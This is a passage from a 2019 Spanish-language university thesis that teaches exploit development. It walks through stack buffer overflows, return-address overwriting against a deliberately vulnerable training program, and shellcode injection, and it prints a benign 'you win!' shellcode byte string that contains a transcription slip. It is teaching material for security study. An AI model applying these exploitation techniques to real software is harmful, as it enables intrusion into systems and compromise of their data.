Universidad de Buenos Aires
Facultades de Ciencias Económicas,
Ciencias Exactas y Naturales e
Ingeniería

Carrera de Especialización en Seguridad
Informática

Trabajo Final

Guía teórico-práctica para introducirse en el desarrollo de exploits y sus mitigaciones.

Autora
Lic. Teresa Alberto
Tutor
Dr. Pedro Hecht

3 de agosto de 2019

Declaración jurada de origen de los contenidos

Por medio de la presente, la autora manifiesta conocer y aceptar el Reglamento de Trabajos Finales vigente y se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual

FIRMADO
Teresa Alberto
DNI 32144755

Resumen

La investigación propone un recorrido por las estrategias clásicas de explotación que se aprovechan de vulnerabilidades de desbordamiento de memoria. Repasa métodos para subvertir el flujo de ejecución de un programa vulnerable reescribiendo sectores de la memoria de un proceso que controla el camino de ejecución. Asimismo se especifican estrategias para la inyección de código malicioso en un binario vulnerable y para el abuso de las cadenas de formato en programas vulnerables. En paralelo se listan en cada apartado ejemplos ilustrativos y se introducen conceptos teóricos para detallar el funcionamiento de estas estrategias de explotación.

Para realizar este recorrido, a lo largo del trabajo también se explican una serie de mitigaciones a nivel de los sistemas operativos modernos que han buscado evitar estos ataques y se mencionan estrategias para subvertirlas. Finalmente se esbozan ejes futuros que conforman estrategias actuales de explotación.

Palabras clave

Seguridad ofensiva, estrategias de explotación, desbordamiento de búfer, mitigaciones de sistema operativo, guías pedagógicas de estudio.

Índice

Agradecimientos

Mis agredecimientos a Claudia, Jorge y Cecilia, sin quienes no hubiese jamás emprendido este derrotero. A mi compa Lucas que con amor y paciencia dialogó conmigo sobre temas muy alejados de su formación. A la comunidad hacker horizontal y autogestiva y al movimiento feminista latinoaméricano, que en tanto colectivos organizados han tomado las calles y las máquinas para convertirse en vectores de la transformación social.

1. Introducción

Vivimos en un contexto signado por la centralidad que asume la información -tanto analógica como digital- en todas las esferas de la sociedad. Una coyuntura bajo la cual los pilares de la seguridad de la información que apuntan al resguardo de su disponibilidad, confidencialidad e integridad asumen una gran importancia. La relevancia de la información omnipresente en toda práctica social (desde la comunicación, la producción, el ocio y el trabajo), se encuentra acompañada por una coyuntura en la que la acumulación masiva de datos resulta a tal punto intensiva que surge con fuerza la pregunta de cómo proteger información cuya filtración se volvería una cuestión de gran gravedad. Para un diagnóstico sobre estos temas sigo el texto de Jeimy Cano *Inseguridad de la información: Una visión estratégica* (Cano, 2013).

Por otro lado, el desarrollo de los sistemas asume niveles de complejidad inusitados, por ejemplo, con fenómenos como el entorno de servicios en la nube y la 'infraestructura como código' (clave de la nueva modalidad de trabajo denominada DevOps). Con esto los modos de intrusión en estos sistemas también ven complejizadas sus estrategias. La constante actualización de las estrategias de ataques 'in the wild' -es decir presentes como vectores de ataque a sistemas reales en la actualidad- provocó el surgimiento de un nuevo modo de pensar la seguridad a nivel corporativo: la dupla *red* y *blue team* como definió White en *The Appropriate Use of Force-on-Force Cyberexercises* (White, 2004). Dentro de un organismo el equipo azul será el encargado de la seguridad defensiva, es decir de defender los sistemas de la intrusión de unx atacante[1]. Mientras que el equipo rojo será el encargado de realizar ataques ofensivos en un entorno lo más realista posible para medir las capacidades de defensa y vulnerabilidades existentes. En palabras de Iván Arce: 'la idea básica es correr ejercicios de ataque contra un sistema target para entender mejor la política y procedimientos de seguridad. (...) Los ejercicios por parte de un *equipo rojo* deben estar asentados en un análisis de riesgos y deben ser diseñados para elevar la vara de seguridad lenta y metodologicamente a lo largo del tiempo, mejorando las política de seguridad de un sistema a medida que estos se desenvuelven' (Arce, 2004). De este modo, toma cada vez más fuerza la dupla de los equipos rojos y azul o, en otras palabras, la inclusión

[1]Tomo la decisión de escribir este trabajo bajo la premisa del lenguaje inclusivo, como un modo de aportar a las discusiones actuales sobre género y tecnología. Debates que considero son de gran relevancia no sólo en el campo de producción de conocimiento de la computación sino aún más especificamente en la seguridad informática, dado que es un campo históricamente con presencia mayoritaria de personas de género masculino tanto en la academia como en la industria, y donde resulta evidente la ausencia de mujeres y disidencias.

no sólo de la seguridad informática en su vertiente defensiva dentro de un organismo sino también de la seguridad ofensiva, en tanto ataque consensuado pero realista dentro de la gestión de la seguridad de la información dentro de un organismo. (Para un libro clásico que sostiene la importancia hoy en día de la seguridad ofensiva sigo a Erickson, 2003).

Este hecho obliga a revisitar el concepto de seguridad ofensiva ya no como un campo de conocimiento únicamente permeado por intereses espurios guiados por negocios ilegales, sino sobre todo como un campo clave de investigación en seguridad que debe priorizarse; como corolario deberá dejarse de lado, por su caracter simplificador y estigmatizante, a la figura del hacker de capucha negra que se encuentra en la oscuridad de un sótano quebrando sistemas de grandes corporaciones (Arce, 2015). Son lxs hackers aquellos que se encargan también de los avances de punta en investigaciones de seguridad. Son aquellxs que rompiendo pueden dar cuenta de cómo se deben rearmar las piezas para que los sistemas se vuelvan más resistentes a los ataques[2].

Bajo esta premisa se propone un trabajo que introduzca conceptos vinculados al desarrollo de exploits, es decir a códigos de explotación que permiten aprovecharse de programas o sistemas vulnerables, bajo la idea de que es la seguridad ofensiva parte de una dupla de ataque-defensa característica del desarrollo actual de la seguridad de la información.

1.1. Presentación del trabajo

El siguiente trabajo pretende ser una guía para toda persona que se dedica a la seguridad informática y que desee dar sus primeros pasos en la seguridad ofensiva. Para ello se propone repasar una serie de estrategias de explotación clásicas, que se aprovechan de vulnerabilidades de desbordamiento de memoria, con el objetivo de introducir conceptos claves de la seguridad ofensiva de modo paulatino y pedagógico.

La estructura del trabajo se compone de la presentación de cada una de estas estrategias de ataque seguida de aquellas medidas de mitigación que han implementado los sistemas operativos y compiladores modernos para prevenir los daños de cada uno de estos ataques. Dado que se busca presentar una manera de encarar los problemas desde una estrategia ofensiva, la estructura del trabajo sigue la forma de un ida y vuelta constante. Primero presentando un método de ataque a un sistema vulnerable, luego mostrando una medida adoptada para volver inocuo ese ataque, seguido de otra estrategia de ataque que de manera innovadora logra evitar aquellas barreras de seguridad, y

[2] A lo largo de este trabajo utilizo el concepto de hacker en su acepción de investigador/a de seguridad informática.

luego una segunda medida de mitigación, y así sucesivamente. Esta estructura iterativa permite dar una idea de cómo evoluciona el conocimiento en la investigación en seguridad que frente a un obstáculo aspira encontrar un camino novedoso y nunca transitado para volver a lograr el objetivo de introducirse en un sistema. Ello bajo la premisa de una *Ética hacker*, es decir 'la apreciación de la lógica como una forma de arte y la promoción de la libertad de la información, subvirtiendo barreras y restricciones con el simple objetivo de entender mejor al mundo' (Erickson, 2003). Sin dudas tomar nota de estas novedosas estrategias de ataque permite encarar la creación de barreras de seguridad más apropiadas.

El objetivo de esta guia es también mostrar cómo los ataques y las mitigaciones son las dos caras de una misma moneda que hacen al trabajo complementario de lo que podría ser una dupla de equipo azul y rojo dentro de una organización.

Con lo dicho anteriormente los objetivos de este trabajo pueden puntualizarse de la siguiente manera.[3]

1.2. Objetivos

- Proponer un modo de pensar los problemas de seguridad desde la mirada de unx investigador/a en seguridad que explora cómo vulnerar un sistema, con el objetivo de mejorar aquellas barreras de seguridad encargadas de mitigar las susodichas vulnerabilidades.
- Introducir temas de seguridad ofensiva, más específicamente de desarrollo de exploits de modo pedagógico y progresivo en dificultad.
- Exponer en la práctica estrategias de resolución de ejercicios concretos de ataque a programas vulnerables.
- Presentar las primordiales medidas de mitigación que hoy se implementan por defecto para defenderse de este tipo de ataques.

1.3. Estado de la cuestión

Sólo en el año 2018 se han registrado un total de 730 CVE (por sus siglas en inglés CVE se refiere a *Common vulnerabilities and exposures*, y constituye

[3]Este trabajo extiende y complementa la investigación que inicié en relación a la escritura de exploits realizada en el área de STIC de la Fundación Sadosky. Una versión previa de esta investigación a su vez fue presentada en la conferencia de seguridad informática Ekoparty en octubre de 2018 bajo el nombre 'Exploits con rueditas: taller de iniciación a la escritura de exploits'.

una lista centralizada y pública de vulnerabilidades de seguridad conocidas) bajo la categoría de desbordamientos de búfer en el portal Mitre[4]. Como podemos ver se trata de un tipo de ataque de gran actualidad. Si bien hoy en día son ataques relativamente complejos en su estructuración, este trabajo se propone tanto repasar las bases conceptuales como lograr un conocimiento práctico que permita comprender el funcionamiento de estos ataques.

En relación a la bibliografía disponible, existen numerosos libros que refieren a temas generales de seguridad ofensiva y abarcan diversos aspectos del campo, como por ejemplo: *Hacking the art of explotation* (Erikson, 2003) y *Reversing: secrets of reverse engeneering* (Eilam, 2005), que si bien son referencias en el campo abarcan de manera muy general estas cuestiones. Al introducirnos más específicamente en cuestiones del desarrollo de exploits y vulnerabilidades como la corrupción de memoria, la cantidad de bibliografía se reduce, con la destacada excepción de la publicación del libro *The shellcoders handbook* de Anley et. al, material que resulta de una referencia obligada para el desarrollo de este trabajo.

Por fuera de este libro sólo existen guías informales publicadas en Internet con material fragmentario que buscan explicar de manera sucinta y asistemática métodos puntuales para la explotación de este tipo de vulnerabilidades, sin dedicar el tiempo a explicaciones teóricas de mayor profundidad. Entre esta inmensa cantidad de guías destaco un clásico indiscutible: *Smashing the Stack for Fun and Profit* (Aleph1, 1996), en términos generales presentes bajo pseudónimos en páginas web -como el caso citado- o en repositorios del estilo de Github.

Por otro lado existe una extensa biblioteca de artículos académicos que analizan este tipo de vulnerabilidades en términos teóricos. Estos papers si bien son importantes en el avance del estado del arte en relación a este tema de investigación, no asumen un discurso pedagógico, detenido en la explicación y las premisas teóricas que surgen como hilo conductor a los largo de este trabajo. Para citar los más relevantes destaco el clásico *Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade* (Cowan et al., 1999).

A su vez, los libros clásicos de enseñanza de la computación no tratan más que en menciones aisladas el tema de la seguridad de la información. Por ejemplo un texto que resulta una referencia para el aprendizaje de Sistemas Operativos como lo es *Sistemas operativos modernos* de Tanembaum (Tanembaum, 2009) no tematiza cuestiones que tienen que ver con las mitiga-

[4]Tomo como referencia el portal Mitre por resulta un recurso hoy ineludible. Para un listado detallado de estos CVE consultar: http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Buffer+Overflow

ciones de seguridad implementadas por los sistemas operativos. O el caso del clásico de la seguridad informática: *Introduction to computer security* de Bishop (Bishop, 2004), deja fuera los temas vinculados a la seguridad ofensiva, a excepción de una breve referencia a la definición de los tests de intrusión.

En consecuencia no es posible rastrear una guía como la que organiza este trabajo, en tanto material pedagógico sobre el tema en español, que permita introducirse en las complejidades del desarrollo de exploits dentro de la seguridad ofensiva, que a su vez dé lugar a aspectos teóricos que fundamentan su ataque. Como hemos visto estos ataques -con sus nuevas complejidades- continuan estando presentes en la actualidad, y es por lo tanto fundamental comprender cómo funciona su estrategia y qué medidas se han tomado para mitigarlos.

2. Vulnerabilidad de desbordamiento de búfer

Una vulnerabilidad es una falla de seguridad en un programa, que al ser aprovechada logra un funcionamiento no esperado ni deseado en el programa vulnerable. Una simple falla en un programa podrá exponer a nuestro sistema frente a código malicioso que destruya o filtre la información almacenada en él, incluso comprometiendo la red en la que éste se encuentra.

En la mayoría de los escenarios las fallas de seguridad son aprovechadas o explotadas a través de los datos que se ingresan al programa. Un diseño minucioso de la información ingresada (a través parámetros de la línea de comandos, la carga de un archivo, un paquete de datos enviado a través de la red) puede provocar que un programa se salga del camino de ejecución esperado (Eilam, 2005). Ciertos inputs lograrán que un programa falle y detenga su ejecución (ataques del tipo de denegación del servicio) o -y aquí revistan los casos más interesantes- lograr tomar el control del programa vulnerable para ejecutar código arbitrario en el sistema. Este tipo de ataques implican un diseño mucho más sofisticado del exploit o código utilizado para aprovecharse de la vulnerabilidad en cuestión.

La vulnerabilidad de desbordamiento de búfer consiste en una falla de seguridad en un programa que implica la posibilidad de escribir o leer por fuera del área de memoria contigua asignada a un búfer de memoria. Esta vulnerabilidad, presente sobre todo en programas escritos en C que exigen un manejo minucioso de la memoria, tiene lugar cuando no se verifica que la información proveniente del usuario (o cualquier información que se ingrese en el programa) tenga un tamaño adecuado para el espacio de memoria delimitado para su almacenamiento. Al no verificar el tamaño del input, es posible proveer al programa vulnerable datos estrategicamente diseñados pa-

ra llenar el búfer de memoria y continuar escribiendo por fuera de él. A ello se lo denomina desbordamiento de búfer.

¿Cómo puede ser aprovechada esta vulnerabilidad? Evidentemente escribir por fuera de los límites de un bufer permitirá que el programa finalice inesperadamente con un código de error. No obstante existen estrategias más interesantes para aprovecharse de esta vulnerabilidad como por ejemplo modificar el funcionamiento del programa vulnerable para lograr que ejecute acciones para las que no fue creado inicialmente, como veremos a continuación.

A continuación se repasaran una serie de estrategias de explotación que apuntan a atacar este tipo de vulnerabilidades.

2.1. Reescritura de la dirección de retorno

El ataque clásico frente a un desbordamiento en la pila tiene como objetivo controlar el flujo de ejecución del programa vulnerable para ejecutar código malicioso.

¿Cómo es posible que el aprovechamiento de un simple desbordamiento de un búfer de memoria que nos permite escribir por fuera de sus límites nos abra la puerta a la ejecución arbitraria de código en un programa vulnerable? Justamente el quid de la cuestión está dado porque se utiliza esa región de memoria denominada pila (o 'stack' en inglés) para incluir información de control del flujo de ejecución de un programa.

En el Anexo A se especifican los diferentes segmentos que desde la perspectiva del sistema operativo se utilizan para cargar en memoria un programa en ejecución (teniendo en cuenta el formato de ejecutables ELF para GNU/Linux). En resumidas cuentas un segmento contendrá las instrucciones de un programa, otros sus datos, como por ejemplo las variables estáticas (declaradas como static o por fuera de una función) que persisten a lo largo de la ejecución del programa. Y por último las variables locales declaradas dentro de una función se almacenan en la pila como parte del frame o marco de la función.

En la arquitectura x86 la convención del llamado a funciones también almacena en la pila las direcciones de retorno. Justamente uno de los principales recursos de ataque cuando existe la posibilidad de escribir por fuera de los límites de un búfer de memoria es sobreescribir la dirección de retorno de un programa. En la Figura 1 se presenta un esquema gráfico de esta estrategia.



Figura 1: Desbordamiento de un búfer de memoria.

Convención del llamado a funciones

En la arquitectura x86, en el llamado a funciones la pila juega un rol fundamental. En este espacio de memoria se almacenan las variables locales de la función llamada, sus argumentos y su dirección de retorno. Justamente se habla de frame o marco de una función al sector de la pila donde ésta almacena sus argumentos y variables locales, entre otra información. A medida que se llaman funciones y se retorna de ellas, en la pila se crean y destruyen frames, permaneciendo siempre en el tope de la pila el marco de la función en ejecución. Para conocer en detalle el funcionamiento de la convención del llamado a funciones consultar el Anexo B.

Antes de continuar vale la pena detenerse brevemente en el funcionamiento de tres registros del procesador bajo la arquitectura x86, que se volverán claves en la comprensión del funcionamiento de las estrategias de explotación.

En primer lugar, el contador de programa (registro `eip` o 'instruction pointer register' en inglés) apunta a la siguiente instrucción del programa a ser ejecutada. Cada vez que una instrucción se procesa, el procesador actualiza automáticamente este registro para que apunte a la siguiente instrucción a ser ejecutada. Para ello su valor se incrementa de acuerdo al tamaño de la instrucción (por ejemplo, la instrucción `add eax, 0x1` que se almacena en memoria como `83 c0 01`, ocupa 3 bytes).

Por otro lado, el puntero de pila (registro `esp` o 'extended stack pointer' en inglés) apunta al tope de la pila, es decir al último elemento almacenado

en ella. Cuando se almacena un nuevo valor en la pila, el valor del puntero se actualiza para siempre apuntar al último elemento apilado.

Y por último el registro especial `ebp` o frame pointer (también llamado 'base pointer register' en inglés). Como en tiempo de compilación no es posible conocer la dirección de memoria que tendrán los argumentos y variables locales de una función, para acceder a ellos se usa el registro `ebp` que apunta a una ubicación fija conocida dentro del marco de una función. De esta manera las variables y argumentos de cada función son accedidos como offsets relativos a este registro.

¿Qué es la dirección de retorno?

En un programa cuando la función llamada termina de ejecutarse el control debe retornar a la función llamadora. El punto al que se debe retornar es la instrucción exactamente posterior al llamado a la función (dentro de la función llamadora).

Para esclarecer este punto consideremos un programa simple de ejemplo que imprime dos mensajes:

```
void funcion_a(int param_1, int param_2) {
        int var_1 = 3;
        int var_2 = 4;
        printf("Mensaje en funcion_a()");
}                                          <= eip debe retornar a main()

int main() {
        funcion_a(1,2);
        printf("Mensaje en main()");
}
```

Pensemos que la ejecución está en el cuerpo de `main()` y que se procesa el llamado a la `funcion_a(1,2)`. Una vez ejecutado el código de esa función (es decir, ya impreso el texto 'Mensaje en funcion_a()'), el procesador debe retornar a `main()` y continuar con la ejecución de `printf('Mensaje en main()')`.

¿Cómo se sabe en qué punto exacto del código de `main` se debe retornar? Se utiliza justamente la dirección de retorno almacenada en la pila. El final de la ejecución de la función llamada está indicado por la instrucción en lenguaje ensamblador 'ret'. Con ella se toma una dirección del tope de la pila (nuestra dirección de retorno) y se la almacena en el registro `eip` para que el procesador ejecute a continuación esa instrucción. En el ejemplo la dirección de retorno será la dirección del código `printf('Mensaje en main()')`.

Por lo tanto, si a través de nuestro exploit queremos controlar el flujo de ejecución del programa vulnerable debemos controlar el contador del programa o registro `eip`. Este registro no puede ser modificado de manera directa sino que su valor cambia de acuerdo a las instrucciones de máquina, como la recién mencionada instrucción `ret`. De esta manera si es posible controlar las direcciones de retorno almacenadas en la pila es posible controlar, en última instancia, el valor del registro `eip` y por ende el flujo de ejecución del programa vulnerable.

2.1.1. Ejemplo

Para poder explicar en detalle esta estrategia de explotación se utilizará un programa de ejemplo tomado de los ejercicios de Gerardo Richarte denominados 'Abos'[5]. Estos son una serie de programas vulnerables escritos en C que sirven como una presentación introductoria a la escritura de exploits y presentan un amplio abanico de vulnerabilidades.

A continuación el código del ejercicio Stack 4 que será utilizado como ejemplo:

```
#include <stdio.h>
int main() {
        int cookie;
        char buf[80];

        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);

        if (cookie == 0x000d0a00)
                printf("you win!\n");
}
```

En este caso el objetivo será únicamente como prueba de concepto imprimir el mensaje "`you win`". Si analizamos el código del programa vulnerable vemos que el mensaje ganador está presente en el código, pero jamás llega a imprimirse porque la variable `cookie` no está definida ni cuenta con el valor adecuado para que la evaluación condicional sea verdadera.

Entonces, nos aprovecharemos del desbordamiento de `buf` permitido por la función `gets()` que no chequea los límites del búfer dónde almacenará el input de la entrada estándar. Con la idea de lograr modificar el retorno

[5]Estos ejercicios se encuentran disponibles en el repositorio de Github del autor en: https://github.com/gerasdf/InsecureProgramming

de la función main, para que la ejecución no finalice -sin haber impreso ningún mensaje- sino que en cambio se ejecute gracias al exploit el código `printf(‘‘you win!’’)`.

Antes de ejecutar `gets(buf)` el mapa de la pila del programa es el siguiente:



Figura 2: Esquema de la pila del programa vulnerable antes del exploit.

Sería posible pensar una estrategia más simple: modificar el valor de la variable `cookie` a partir del desbordamiento de nuestro búfer `buf` para que la evaluación condicional resulte verdadera y se imprima el mensaje ganador. No obstante, si analizamos la documentación de la función `gets()` vemos que la lectura de caracteres se interrumpe con el caracter de nueva línea `\n` (el carácter de salto de línea ASCII en hexa es `0x0a`). Por lo tanto la escritura en cookie con el valor necesario *0x000a0d00*, queda inconclusa y se interrumpe en el carácter 0x0a. Es por ello que la estrategia que debemos seguir es continuar escribiendo por fuera del búfer hasta sobreescribir la dirección de retorno.

Reescritura de dirección de retorno

El objetivo será aprovecharnos de que `printf(‘you win!\n’)` es parte del programa vulnerable. De esta manera con una corrupción de la pila mo-

dificaremos la dirección de retorno de `main()` para que, al retornar, el flujo de ejecución salte directamente a la línea de código `printf('you win!\n')`, sin importar la evaluación de cookie.

Si analizamos la estrategia en el código del programa vulnerable en lenguaje ensamblador sería la siguiente:

```
             ; <main>:
             ; if (cookie == 0x000d0a00)
0x0804....:    mov    eax,DWORD PTR [ebp-0x4]
0x0804....:    cmp    eax,0x000d0a00
0x0804....:    jne    0x80484a9 <main+62>

                     ;  printf("you win!\n");
0x0804849c:     -->   push   0x8048548
0x080484a1:     |     call   0x8048340 <puts@plt>
0x0804....:     |     add    esp,0x4
0x0804....:     |     mov    eax,0x0
                |
                |
                |     leave
          eip=> +---< ret
```

La estrategia será ingresar un input adecuado para sobreescribir la dirección de retorno de `main()` almacenada en la pila, y reemplazarla por la dirección de `printf()` que imprime el mensaje ganador. Esta dirección como se puede ver en el extracto de código anterior es `0x0804849c`.

Al ejecutar la instrucción `leave` (como podemos ver en el código se encuentra antes de `ret`), se reestablece el tope de la pila (`esp` apunta a `ebp`) y se actualiza el registro `ebp` al marco de la función anterior (de forma simplificada correspondería a `_start`). En este punto, el tope de la pila `esp` apunta a la dirección de retorno de `main()`. La instrucción `ret` desapila una dirección del tope de la pila y la almacena en el registro `eip`. El programa continúa su ejecución en esa instrucción indicada por `eip`.

El objetivo es generar un layout de pila tal que la dirección de retorno en el tope de la pila al momento de ejecutar la instrucción `ret` sea la dirección de la primer instrucción del `printf() (0x0804849c: push 0x8048548)`.

Para ello planificamos el desbordamiento minuciosamente con el siguiente input por entrada estándar:



Figura 3: Esquema del exploit.

Es posible observar como se desborda el contenido de la variable `buf` y se continua escribiendo -el denominado 'padding'- hasta pisar la dirección de retorno de `main` con la dirección de `printf()`, tomando en cuenta el formato 'little endian' de la arquitectura x86 que obliga a invertir el orden de los bytes. En el Anexo C es posible encontrar un script en Python con todos los detalles del exploit funcionando.

Finalmente cuando se ejecute el programa vulnerable, condición que evalúa el valor de `cookie` será falsa, pero después de ejecutarse el código de `main()` la dirección de retorno apunta a `printf()`, por lo que se salta allí y se imprime `you win!` por pantalla.

Gráficamente logramos el siguiente resultado:



Figura 4: Esquema de la pila luego del exploit.

Hasta este punto con la estrategia planteada logramos que una vulnerabilidad de desbordamiento de un búfer en memoria nos permitiera torcer el flujo de ejecución del programa vulnerable; y en este caso ejecutar código perteneciente al programa en cuestión pero que no se ejecutaría de otra manera. Es posible pensar que una estrategia de explotación de este tipo permite por ejemplo evitar una evaluación condicional que restringa la ejecución de

cierta porción de código en base a permisos de usuarix o incluso que permita sobreescribir el valor de variables locales dentro del programa vulnerable.

2.2. Inyección de código

Es posible volver más sofisticada la estrategia de ataque pero esta vez inyectando nosotrxs el código que deseamos que se ejecute sin necesidad de que éste sea parte del código del binario vulnerable.

Como se verá a continuación el proceso de creación del código malicioso que será almacenado en la pila y se ejecutará gracias a la modificación de la dirección de retorno de una función, guarda sus complejidades.



Figura 5: Desbordamiento de un búfer de memoria con inyección de código.

Código malicioso a inyectar

Un shellcode es un código que se inyecta en la memoria de un programa vulnerable bajo la forma de un string de bytes. El nombre shellcode se refería históricamente a inyectar un programa shell que permite ejecutar cualquier otro comando, no obstante hoy el término se usa de manera general para hablar de la inyección de código malicioso. Es posible programar un shellcode para que haga cualquier cosa que se nos ocurra dado que en última instancia es en sí mismo un programa.

Un programa en C que utiliza funciones como `printf()` o `write()` de la biblioteca `libc`, usa esta biblioteca para realizar llamadas al sistema operativo que es el encargado de manejar cuestiones como la escritura, lectura y ejecución de programas. Hay que tener en cuenta que el shellcode no se va

a cargar en memoria por el sistema operativo, sino que directamente es copiado a la memoria del programa vulnerable como una cadena de caracteres, aprovechando funciones como `strcpy()` y `gets()`.

A la hora de planear estrategias de ataque se usarán frecuentemente llamadas al sistema. Los programas que corren en el espacio de usuario cuando requieren interactuar con el sistema operativo deben realizar llamadas al sistema para que el sistema operativo realice las operaciones en su nombre. La manera en que se hace esta llamada es diferente para cada arquitectura, en el caso de x86 los programas de usuario pueden hacer una llamada al sistema con una interrupción por software con la instrucción `int 0x80`.

Es por ello que, si nuestro shellcode utiliza una función como `write()` (o algún otra función necesaria) esas llamadas al sistema operativo deben ser manejadas directamente. Teniendo esto en cuenta es posible construir unx mismx el shellcode o código a inyectar, aunque también existen repositorios de códigos en los sitios web Shellstorm o Exploit-db.

Es necesario tener en cuenta que el shellcode no es un programa ejecutable como cualquier otro, sus instrucciones deben ser autocontenidas para lograr su ejecución por parte del procesador sin importar el estado actual del programa vulnerable. El shellcode no va a ser linkeado ni va a ser cargado en memoria como un proceso por el sistema operativo, sino que va a ser inyectado en un programa vulnerable como una cadena de caracteres, de ahí la importancia de evitar caracteres especiales y de acortar su longitud.

En el Anexo D se especifica un ejemplo de un shellcode que imprime "`you win!`" desarrollado en lenguaje ensamblador y la obtención de la cadena de caracteres del código máquina de ese pequeño script para su inyección en el programa vulnerable. El resultado final del shellcode bajo la forma de cadena de caracteres es el siguiente:

```
shellcode  = """ \xeb\x16\x31\xc0\x59\x88\x41\x08\xb0\x04\x31
               \xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b
               \xcd\x80\xe8\xe5\xff\xff\xff\x79\x6\x75\x20
               \x77\x69\x6e\x21\x41 """
```

2.2.1. Ejemplo

Se trabajará nuevamente con el mismo programa vulnerable analizado en el apartado 2.1.1. Esta vez modificamos la estrategia de explotación: no se ejecutarán porciones de código del programa vulnerable que de otra manera no se ejecutarían, sino que a través del exploit inyectaremos un shellcode en la pila. Este código malicioso inyectado cuenta con instrucciones en código máquina que imprimen por salida estándar un mensaje ganador.

En el búfer de memoria ya no van a ir caracteres que funcionan como padding sino que almacenaremos el shellcode. La Figura 10 indica la forma que tomará el exploit.



Figura 6: Estrategia de explotación.

